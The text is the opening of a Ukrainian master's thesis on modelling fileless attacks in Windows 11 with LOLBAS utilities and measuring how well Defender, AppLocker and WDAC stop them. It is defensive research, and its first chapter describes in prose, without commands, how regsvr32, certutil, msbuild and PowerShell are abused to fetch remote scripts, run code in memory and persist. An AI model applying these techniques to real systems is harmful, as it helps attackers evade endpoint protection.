Форма № 24

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повне найменування кафедри)

Пояснювальна записка

до дипломного проєкту (роботи)
магістра
(ступінь вищої освіти)

на тему Моделювання атак безфайлового типу в операційній системі Windows 11 із використанням утиліт LOLBAS та дослідження ефективності засобів захисту
(назва теми)

Виконав студент 2 курсу, групи БКз-814м

Спеціальності 125 Кібербезпека та захист інфо
(код і найменування спеціальності)
Освітня програма (спеціалізація)
Безпека інформаційних і комунікаційних систем

НАКАЛЮЖНИЙ С. В.
(ПРІЗВИЩЕ та ініціали)

Керівник КОРОЛЬКОВ Р. Ю.
(ПРІЗВИЩЕ та ініціали)

Рецензент ЛИТВИЦЬКИЙ О. П.
(ПРІЗВИЩЕ та ініціали)

2025

Форма № 25

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
Кафедра інформаційної безпеки та наноелектроніки
Ступінь вищої освіти магістр
Спеціальність 125 Кібербезпека та захист інформації
(код і найменування)
Освітня програма (спеціалізація) Безпека інформаційних і комунікаційних систем
(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ
Завідувач кафедри ІБтаН
Андрій КОРОТУН
«____» _____2025року

З А В Д А Н Н Я

НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА

НАКАЛЮЖНИЙ Сергій Володимирович
(ПРІЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи) Моделювання атак безфайлового типу в операційній системі Windows 11 із використанням утиліт LOLBAS та дослідження ефективності засобів захисту
Modeling fileless attacks in Windows 11 using LOLBAS utilities and analysis of defense mechanisms
керівник проєкту (роботи) к.т.н., доцент КОРОЛЬКОВ Роман Юрійович,
(науковий ступінь, вчене звання, ПРІЗВИЩЕ, ім'я, по батькові)
затверджені наказом закладу вищої освіти від «26» листопада 2025 року № 530
2. Строк подання студентом проєкту (роботи) 19.12.2025
3. Вихідні дані до проєкту (роботи) документація та матеріали проєкту LOLBAS; класифікації та таксономія MITRE ATT&CK; наукові публікації та звіти з кібербезпеки щодо безфайлових атак; вбудовані засоби захисту Windows (Microsoft Defender Antivirus, AMSI); результати власних експериментальних досліджень у віртуальному середовищі
4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) аналіз fileless-атак у середовищі Windows; дослідження концепції Living Off The Land і утиліт LOLBAS; огляд вбудованих механізмів захисту Windows 11; розроблення методики та інструментарію експериментального тестування; експериментальне моделювання атак у віртуальному середовищі; оцінювання реакції Microsoft Defender та аналіз результатів; формування висновків і рекомендацій щодо підвищення стійкості захисту.
5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів) Презентація доповіді (в MS PowerPoint), 12 слайдів.

6. Консультанти розділів проєкту (роботи)

Розділ	ПРІЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1 – 4	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН	04.09.25	16.12.2025
Нормоконтроль	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН		19.12.2025

7. Дата видачі завдання «04» вересня 2025 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1.	Аналіз літературних джерел за тематикою дослідження.	04.09.25 – 18.09.25	Виконано
2.	Формулювання мети, завдань, об’єкта та предмета дослідження, уточнення структури магістерської роботи.	19.09.25 – 30.09.25	Виконано
3.	Аналіз концепції Living Off The Land та утиліт проєкту LOLBAS.	01.10.25 – 12.10.25	Виконано
4.	Дослідження вбудованих механізмів захисту Windows 11 від fileless-атак (Microsoft Defender, AMSI).	13.10.25 – 26.10.25	Виконано
5.	Розроблення методики та інструментарію експериментального дослідження зловживання утилітами LOLBAS.	27.10.25 – 16.11.25	Виконано
6.	Проведення експериментального моделювання fileless-атак у віртуальному середовищі Windows 11.	17.11.25 – 30.11.25	Виконано
7.	Аналіз і узагальнення результатів експериментів, формування висновків та практичних рекомендацій.	01.12.25 – 15.12.25	Виконано
8.	Оформлення матеріалів магістерської роботи.	16.12.25 – 19.12.25	Виконано

Студент(ка) _____ Сергій НАКАЛЮЖНИЙ
(підпис) (Ім’я ПРІЗВИЩЕ)

Керівник проєкту (роботи) _____ Роман КОРОЛЬКОВ
(підпис) (Ім’я ПРІЗВИЩЕ)

АНОТАЦІЯ

Пояснювальна записка до магістерської роботи: 99 с., 9 табл., 13 рис., 1 дод., 29 джерел.

ІНФОРМАЦІЙНА БЕЗПЕКА, WINDOWS, ОБХОДИ ЗАХИСТУ, LOLBAS, FILELESS АТАКИ, POWERSHELL, УТИЛІТИ WINDOWS, КОНТРОЛЬ ДОДАТКІВ, APPLOCKER, WDAC, EDR.

Актуальність теми. У сучасних умовах зростаючої кіберзагрози зловмисники все частіше застосовують легітимні утиліти операційної системи Windows (техніка Living Off The Land), щоб обійти антивірусний захист без використання шкідливих файлів. Це створює критичну проблему для корпоративної безпеки, оскільки традиційні засоби виявлення не фіксують подібну активність.

Мета роботи – дослідити ефективність захисних механізмів Windows (Microsoft Defender, AppLocker, WDAC) у виявленні та блокуванні атак із використанням легітимних утиліт (LOLBAS), а також розробити фреймворк для моделювання таких атак.

Об’єкт дослідження – сучасні системи захисту ОС Windows.

Предмет дослідження – методи обходу цих систем із використанням легітимних утиліт без створення шкідливих файлів (fileless-атаки).

Методи дослідження: аналіз літературних джерел, інженерне моделювання атак, створення PowerShell-фреймворку, тестування утиліт LOLBAS у віртуальному середовищі, логування реакцій системи захисту, порівняльний аналіз.

Практичне значення. Створено автоматизований PowerShell-фреймворк, що дозволяє перевіряти стійкість системи до найбільш поширених атак із використанням LOLBins. Отримані результати дозволяють покращити політики контролю запуску, виявити конфігураційні слабкості й підвищити загальний рівень безпеки Windows-інфраструктури.

ABSTRACT

Explanatory note to the master's thesis: 99 pp., 9 tabs., 13 figs., 1 app., 29 refs.

INFORMATION SECURITY, WINDOWS, SECURITY BYPASS TECHNIQUES, LOLBAS, FILELESS ATTACKS, POWERSHELL, WINDOWS UTILITIES, APPLICATION CONTROL, APPLOCKER, WDAC, EDR.

Relevance of the topic. In the context of the growing cyber threat landscape, attackers increasingly rely on legitimate utilities of the Windows operating system (Living Off The Land techniques) to bypass antivirus protection without deploying traditional malicious files. This poses a critical challenge for corporate security, as conventional detection mechanisms often fail to identify such activity.

The purpose of the thesis is to study the effectiveness of Windows security mechanisms (Microsoft Defender, AppLocker, WDAC) in detecting and blocking attacks that abuse legitimate utilities (LOLBAS), as well as to develop a framework for modeling such attacks.

The object of research is modern Windows operating system security systems.

The subject of research is the methods of bypassing these systems through the abuse of legitimate utilities without creating malicious files (fileless attacks).

Research methods include analysis of scientific and technical literature, engineering-based attack modeling, development of a PowerShell framework, testing LOLBAS utilities in a virtual environment, logging of security system responses, and comparative analysis.

Practical significance. An automated PowerShell framework was developed to assess system resilience against the most common attacks based on LOLBins. The obtained results enable improvement of application control policies, identification of configuration weaknesses, and enhancement of the overall security level of Windows-based infrastructures.

ПЕРЕЛІК СКОРОЧЕНЬ

IP – Internet Protocol (інтернет-протокол)

ІБ – Інформаційна безпека

ОС – операційна система

ПЗ – програмне забезпечення

AMSI – Antimalware Scan Interface (інтерфейс антивірусного сканування)

C2 – Command and Control (центр керування і контролю)

CSV – Comma-Separated Values (значення, розділені комами)

DLL – Dynamic Link Library (бібліотека динамічного компонування)

EDR – Endpoint Detection and Response (виявлення і реагування на загрози на кінцевих точках)

EXE – Executable File (виконуваний файл)

HTA – HTML Application (HTML-додаток)

HVCI – Hypervisor-Protected Code Integrity (цілісність коду під захистом гіпервізора)

JScript – JavaScript (мова сценаріїв JScript)

LOLBAS – Living Off the Land Binaries And Scripts (утиліти Windows, які можуть бути використані зловмисниками)

LOLBins – Living Off the Land Binaries (виконувані файли)

LOLLibs – Living Off the Land Libraries (бібліотеки);

LOLScripts – Living Off the Land Scripts (скриптові інтерпретатори)

LOTL – Living Off The Land (життя за рахунок легітимних утиліт)

MDAV – Microsoft Defender Antivirus (антивірус Microsoft Defender)

PS1 – PowerShell Script (сценарій PowerShell)

SAC – Smart App Control (розумне керування застосунками)

SCT – Script Component Technology (файл сценарію Scriptlet)

SDK – Software Development Kit (набір засобів розробника)

SIEM – Security Information and Event Management (керування інформацією та подіями безпеки)

SOC – Security Operations Center (операційний центр безпеки)

UAC – User Account Control (контроль облікових записів користувачів)

VBScript – Visual Basic Script (мова сценаріїв VB)

WDAC – Windows Defender Application Control (контроль запуску застосунків Windows Defender)

XML – eXtensible Markup Language (розширювана мова розмітки)

ЗМІСТ

ВСТУП

З кожним роком обсяг і складність кіберзагроз невпинно зростають, змушуючи організації переосмислювати традиційні підходи до захисту інформаційних систем [1]. Попри активний розвиток антивірусних рішень, EDR-систем і технологій контролю доступу, зловмисники продовжують знаходити способи обходу наявних механізмів безпеки, використовуючи при цьому не шкідливе програмне забезпечення, а цілком легітимні інструменти, вбудовані у саму операційну систему. Такий підхід отримав назву Living Off The Land, що передбачає використання стандартних компонентів Windows – виконуваних файлів, скриптів та бібліотек – для досягнення цілей атаки без завантаження додаткових шкідливих файлів [2–5]. Одним із найбільш поширених ресурсів, що систематизує такі утиліти, є LOLBAS (Living Off the Land Binaries And Scripts).

LOLBAS – відкритий каталог системних утиліт Windows і прикладів їх використання, який підтримується спільнотою фахівців з кібербезпеки [6]. Утиліти на кшталт regsvr32.exe, mshta.exe, installutil.exe, certutil.exe, rundll32.exe і багато інших які, як правило, постачаються у складі Windows та мають цифровий підпис довіреного видавця (зокрема Microsoft), через що їх виконання часто не виглядає підозрілим без аналізу контексту, параметрів командного рядка та ланцюга процесів. Завдяки цьому вони можуть бути використані для обходу політик запуску програм (зокрема AppLocker), виконання команд PowerShell, завантаження та запуску скриптів, здійснення fileless-атак і навіть встановлення зворотного з'єднання з атакувальним сервером. Особливо критичною ця проблема є у корпоративних середовищах, де система захисту часто спирається на політики дозволу (whitelisting), впроваджені через AppLocker або Windows Defender Application Control, і на вбудовані засоби захисту, зокрема Microsoft Defender Antivirus [7].

Згідно з останнім звітом Sophos Active Adversary Report (1H 2024), у першій половині 2024 року фахівці з реагування на інциденти зафіксували 187 унікальних

випадків використання утиліт класу LOLBins, що на 51% більше, ніж у попередньому році [5]. Найпоширенішими інструментами були cmd.exe, PowerShell, regsvr32.exe, rundll32.exe, mshta.exe, які застосовувалися як для початкового доступу, так і для розвідки, закріплення й запуску шкідливих компонентів без файлів. Ці дані свідчать про стійку тенденцію до зловживання легітимними утилітами, що ускладнює виявлення подібних атак класичними засобами захисту.

Попри розробку низки підходів до захисту та обмеження запуску невідомих програм, проблема полягає у тому, що вразливості часто залишаються на рівні конфігурацій [7]. Системні адміністратори не завжди тестують свою інфраструктуру на стійкість до атак з використанням стандартних інструментів Windows. У багатьох середовищах такі утиліти залишаються дозволеними або не обмежуються належним чином правилами AppLocker/WDAC (залежно від конфігурації). Внаслідок цього зловмисник, потрапивши до системи навіть із мінімальними правами, здатен використати, наприклад, msbuild.exe для компіляції та запуску шкідливого коду в пам’яті або regsvr32.exe для запуску скриптів із віддаленого сервера, що суттєво ускладнює виявлення засобами, орієнтованими переважно на файлові артефакти та сигнатурний аналіз, і підвищує вимоги до телеметрії, кореляції подій та поведінкового аналізу на кінцевій точці [8, 9].

У контексті розвитку хмарних сервісів, віддаленого доступу та змішаної моделі роботи, яка є нормою для багатьох компаній в останні роки, такі вектори атаки набувають особливого значення.

Оборонні стратегії мають передбачати не лише фільтрацію підозрілих дій, але й оцінку довірених компонентів системи на предмет їх потенційного зловживання. У цьому сенсі утиліти, наведені в каталозі LOLBAS, становлять серйозну загрозу, особливо якщо політики контролю запуску побудовані лише на підставі шляху до файлу або цифрового підпису, без урахування специфіки поведінки конкретних програм.

Зважаючи на викладене, виникає необхідність у всебічному дослідженні технік обходу захисних механізмів Windows через легітимні системні утиліти, а та-

кож у створенні інструментарію, що забезпечує автоматизоване тестування політик контролю запуску (AppLocker, WDAC) та оцінювання реакції Microsoft Defender в умовах, наближених до реальних (лабораторний стенд). Застосування такого підходу дає змогу не лише оцінити стійкість конфігурації до поширених векторів атак, а й виявити конфігураційні прогалини, які складно ідентифікувати без цілеспрямованого тестування.

У межах цієї магістерської роботи зроблено акцент на експериментальному моделюванні таких технік у лабораторному середовищі для оцінювання реакції вбудованих механізмів захисту Windows.

Магістерська робота присвячена аналізу підходів до зловживання утилітами з каталогу LOLBAS для обходу засобів безпеки Windows, класифікації відповідних технік та розробленню інструментарію для їх моделювання і тестування. Окремо виконано експериментальне порівняння ефективності механізмів захисту під час виявлення та блокування таких дій на лабораторному стенді.

Структурно робота складається з чотирьох розділів, у яких послідовно розглянуто теоретичні засади, вбудовані механізми захисту Windows 11, розроблення інструментарію тестування та результати експериментальних досліджень fileless-сценаріїв.

1 ТЕОРЕТИЧНІ ЗАСАДИ ОБХОДУ ЗАХИСТУ WINDOWS ЗА ДОПОМОГОЮ УТИЛІТ ТИПУ LOLBAS

У цьому розділі проаналізовано техніки обходу захисних механізмів операційної системи Windows за допомогою легітимних утиліт типу LOLBAS. Описано поняття Living Off The Land (LotL), розглянуто класифікацію утиліт класу LOLBins та способи їх використання в атаках, а також складність виявлення такої активності в умовах сучасного IT-середовища.

1.1 Концепція LotL та утиліти типу LOLBin

У сфері кібербезпеки термін "Living Off The Land" описує техніки, за яких зловмисники використовують легітимні, вже наявні в операційній системі утиліти для досягнення своїх цілей – без встановлення додаткового шкідливого програмного забезпечення. Такі утиліти – виконувані файли, скрипти, бібліотеки – часто підписані Microsoft, що ускладнює виявлення, якщо захист обмежується статичними ознаками (хеші/сигнатури) або перевіркою довіри до підпису, без аналізу поведінкового контексту, параметрів запуску та кореляції подій на кінцевій точці.

В останні роки спостерігається значне зростання використання технік LotL, зокрема утиліт типу LOLBins (Legitimate Binaries). За даними звіту Sophos Active Adversary Report (1H 2024), кількість унікальних LOLBins, зафіксованих у реальних атаках, зросла з 102 у 2021 році до 187 у першій половині 2024 року, що становить приріст понад 83% [5].




Рисунок 1.1 – Зростання кількості унікальних утиліт LOLBin у період 2021–1H 2024 [5]

Використання легітимних системних утиліт у зловмисних сценаріях є особливо небезпечним, оскільки вона не потребує порушення цілісності файлової системи, що суттєво ускладнює виявлення атак. LotL-атаки набули особливої популярності у зв'язку з посиленням контролю за запуском стороннього ПЗ у сучасних ОС, зокрема в корпоративних середовищах, де впроваджуються політики білого списку (whitelisting).

Техніки LotL охоплюють як безфайлові, так і частково файлові атаки, які не потребують встановлення стороннього шкідливого ПЗ [10]. LOLBins – це конкретна реалізація концепції LotL, що передбачає використання вбудованих виконуваних утиліт Windows із легітимним цифровим підписом. До найпоширеніших прикладів таких інструментів належать CertUtil, Regsvr32, Schtasks, PowerShell, Windows Management Instrumentation (WMI) та інші.

Виявити подібні атаки за допомогою класичних сигнатурних/евристичних засобів захисту складно, адже не відбувається запуск сторонніх файлів або процесів [10].

Згідно з класифікацією MITRE ATT&CK, техніки LotL часто реалізуються через:

T1218 – Signed Binary Proxy Execution (використання підписаних утиліт Windows);

T1059 – Command and Scripting Interpreter (PowerShell, WMI, Cmd);

T1546 – Event Triggered Execution (schtasks.exe, netsh helper);

T1027 – Obfuscated Files or Information (шифрування payload);

T1204 – User Execution (через HTA, LNK, Excel Macro).

Це дозволяє злочинцям маскувати зловмисну активність під легітимну поведінку ОС.

Це дозволяє зловмиснику тривалий час залишатися непоміченим у мережі за умов недостатньої видимості та контролю використання засобів адміністрування. За цей час він може здійснювати підвищення привілеїв, викрадення конфіденційної інформації, бокове переміщення мережею, запуск програм-вимагачів і створення бекдорів для подальшого доступу.

Згідно зі звітами компанії CrowdStrike (Global Threat Report 2023), у 2022 році 71% атак здійснювались без використання класичного шкідливого ПЗ, у порівнянні з 62% у 2021 році. Це чітко вказує на тенденцію до відмови від традиційних методів зараження на користь fileless-атак.

Основна причина цієї тенденції полягає в тому, що багато інструментів, які активно застосовуються в атаках LotL, є легальними, дозволеними для використання в корпоративних середовищах. Наприклад, PowerShell або WMI часто включені до білого списку і не блокуються засобами контролю доступу. У зв’язку з цим зловмисники отримують чудове прикриття. Водночас через відсутність сигнатур та артефактів на диску важко однозначно встановити конкретну атаку та виявити зловмисника на ранньому етапі.

Звіт Splunk додатково підтверджує цю тенденцію: у 28,49% випадків компрометації системи PowerShell запускався одразу після проникнення, дозволяючи швидке закріплення зловмисника в середовищі жертви.

Техніки LotL реалізуються за допомогою різних підходів.

1. Експлойт-набори (exploit kits) – це збірки шкідливого коду, які використовують відомі вразливості в ОС чи прикладному ПЗ. Часто вони ін'єктують код безпосередньо в оперативну пам'ять, що дозволяє запускати атаки без створення файлів на диску.

2. Перехоплення або використання вбудованих (легітимних) інструментів – FTP-клієнтів, PowerShell, WMI – для отримання привілеїв, переміщення мережею, викрадення або шифрування даних.

3. Registry-resident malware – шкідливий код, який зберігається у реєстрі Windows і зберігає активність після перезавантаження.

4. Malware in memory – шкідливий код, що виконується лише в оперативній пам'яті [9].

5. Fileless ransomware – шифрувальне ПЗ, що вбудовується у документи або завантажується у пам'ять через PowerShell без створення файлів.

6. Використання вкрадених облікових даних – що дозволяє запускати команди штатними засобами без потреби в ескалації прав.

Яскравим прикладом ефективного застосування LotL є діяльність угруповання Volt Typhoon, про яку повідомляла Microsoft [11]. Це державна APT-група з Китаю, яка використовує виключно LotL-техніки, не покладаючись на традиційне шкідливе ПЗ. Атаки здійснюються у режимі ручного управління (hands-on-keyboard) з використанням командного рядка. Зловмисники збирають облікові дані з локальних та мережевих ресурсів, архівують і готують їх до ексфільтрації, використовуючи при цьому викрадені облікові записи для збереження доступу.

Для маскування трафіку вони використовують скомпрометовані SOHO-пристрої – VPN, маршрутизатори, фаєрволи – та модифіковані відкриті утиліти для встановлення C2-каналів через проксі, що дозволяє залишатися непоміченими.

Початковий доступ часто здійснюється через відкриті в Інтернет периметрові пристрої (наприклад, мережеві шлюзи/фаєрволи Fortinet FortiGate). Далі угруповання використовує інструменти LotL для збору системної

інформації, сканування мережі, ексфільтрації даних. У межах атаки здійснюється дамп облікових даних із LSASS, а також використання утиліти Ntdsutil.exe для створення інсталяційних носіїв із даними контролера домену.

Щоб здійснювати атаки типу LotL, зловмисники активно застосовують широкий спектр легітимних інструментів, уже вбудованих у Windows. Нижче наведено перелік найпоширеніших:

Типові інструменти, що використовуються у LotL-атаках:

– PowerShell – потужна мова скриптів і оболонка командного рядка. Дає змогу завантажувати скрипти з Інтернету, запускати їх без запису на диск.

– WMI (Windows Management Instrumentation) – інтерфейс для керування локальними і віддаленими системними компонентами.

– PsExec – утиліта з Sysinternals для запуску процесів на віддалених системах.

– NETSH, SC, Sysinternals Suite – адміністративні утиліти, які можуть використовуватися у зловмисних цілях.

– cmd.exe, wscript.exe, cscript.exe – стандартні інтерпретатори команд Windows, які дають змогу виконувати команди та скрипти без потреби в додатковому ПЗ.

У відповідь на зростання LotL-атак у спільноті фахівців з безпеки було створено кілька відкритих ініціатив, які документують використання штатних інструментів у зловмисних цілях. Ці проєкти спрямовані на підвищення обізнаності про потенційно небезпечні утиліти та сприяють формуванню методів виявлення й протидії.

Найвідоміші відкриті проєкти, присвячені технікам LOTL.

1. LOLBAS – каталог легітимних виконуваних файлів Windows, які можуть бути використані для обходу засобів захисту, запуску довільного коду тощо. Містить приклади, рівні ризику та умови запуску.

2. GTFOBins – аналог LOLBAS для Unix-систем. Описує, як штатні утиліти Linux можуть бути використані для обходу контролю доступу, ескалації прав і виконання довільного коду.

3. LOLDrivers – база драйверів Windows, які зловмисники можуть використовувати для обходу антивірусного захисту та втручання в роботу ядра. Охоплює механізми деактивації EDR/AV-рішень, вивантаження системних компонентів тощо.

У таблиці 1.1 наведено порівняння найпоширеніших утиліт, що застосовуються у LotL-атаках, із зазначенням їх призначення, типових сценаріїв зловживання та рівня ризику.

Таблиця 1.1 – Порівняння поширених LOLBins та типових сценаріїв зловживання

Назва утиліти	**Призначення**	**Типові зловмисні дії (LOTL-сценарії)**	**Рівень ризику**
PowerShell	Системна оболонка і мова сценаріїв для адміністрування	Завантаження/запуск скриптів, обходи політик, шифрування файлів, fileless-атаки	Дуже високий
WMI	Інтерфейс для доступу до інформації про систему та її компонентів	Виконання команд, збір інформації, викрадення даних, lateral movement	Високий
PsExec	Віддалений запуск процесів із підвищеними правами	Запуск шкідливих скриптів або програм на інших вузлах мережі	Високий
Regsvr32	Реєстрація та завантаження DLL-файлів	Завантаження віддалених скриптів через scrobj.dll, обхід контролю додатків	Середній
CertUtil	Управління сертифікатами	Завантаження шкідливих файлів з Інтернету (використання як LOLBin)	Середній
Schtasks	Планування виконання задач у Windows	Закріплення у системі (persistence), запуск шкідливого ПЗ із правами SYSTEM	Високий
cmd.exe	Класична командна оболонка Windows	Ланцюгове виконання команд, запуск .bat/.vbs скриптів	Середній
wscript.exe / cscript.exe	Windows Script Host для виконання VBS/JS-файлів	Запуск шкідливих сценаріїв, fileless-ін’єкції	Середній
NetSh	Управління мережевими параметрами	Налаштування проксі, фаєрволів, тунелів – наприклад, для C2-комунікацій	Середній
SC.exe	Керування службами	Запуск/зупинка служб, зміна пара-	Високий

	Windows	метрів для обходу захисту	

1.2 Огляд і структура проєкту LOLBAS

Однією з найпоширеніших форм LotL є використання стандартних системних утиліт Windows – LOLBins. Як свідчать результати аналізу інцидентів за першу половину 2024 року, найчастіше зловмисники використовували утиліти RDP, cmd.exe, PowerShell, net.exe, ping.exe та навіть notepad.exe. Більшість із них слугують для прихованого запуску шкідливого коду, розвідки, маніпуляцій із обліковими записами та ексфільтрації даних.




Рисунок 1.2 – Найчастіше вживані утиліти типу LOLBin у першій половині 2024 року [5]

Проєкт LOLBAS є відкритою ініціативою, що виникла у відповідь на зростання кількості атак, заснованих на концепції "Living Off The Land". Його мета полягає у систематизації легітимних утиліт Windows, які можуть бути використані

зловмисниками для обходу захисних механізмів операційної системи без встановлення стороннього або шкідливого ПЗ. Фактично, LOLBAS є логічним продовженням і технічним розвитком концепції LotL, орієнтованим на створення централізованого, структурованого та модерованого (підтверджуваного спільнотою) переліку таких утиліт.

Проєкт було започатковано спільнотою фахівців з інформаційної безпеки, аналітиків, дослідників та практиків, з метою об'єднання знань про можливості використання вбудованих компонентів Windows у злочинних цілях. Його завдання полягає не у просуванні або поширенні технік атак, а у підвищенні прозорості, забезпеченні обізнаності та полегшенні виявлення потенційно зловмисної активності у легітимному вигляді.

Веб-ресурс LOLBAS слугує центральним репозиторієм та структурує записи за трьома категоріями [6].

1. Binaries – виконувані файли (.exe), які вже є частиною Windows (наприклад, regsvr32.exe, rundll32.exe, mshta.exe, installutil.exe). Ці утиліти часто використовуються для завантаження та запуску віддалених скриптів, DLL або інтерпретованих сценаріїв.

2. Scripts – скриптові утиліти (.vbs, .js) та відповідні інтерпретатори (cscript.exe, wscript.exe), які дозволяють виконувати обхідні дії через сценарії Windows Script Host (WSH).

3. Libraries – динамічно зв’язані бібліотеки (.dll, .ocx), які можуть бути завантажені та виконані непрямим способом через такі утиліти, як regsvr32, rundll32, або шляхом ін’єкції.

Для кожного елемента в базі проєкту наведено:

– короткий опис призначення утиліти у легітимному середовищі;

– приклади способів використання для виконання шкідливих або потенційно небезпечних дій;

– конкретні приклади команд або сценаріїв, що демонструють спосіб її зловживання;

– посилання на сторонні дослідження, тести та публікації, що підтверджують наявність реального застосування цієї утиліти у практиці атак.

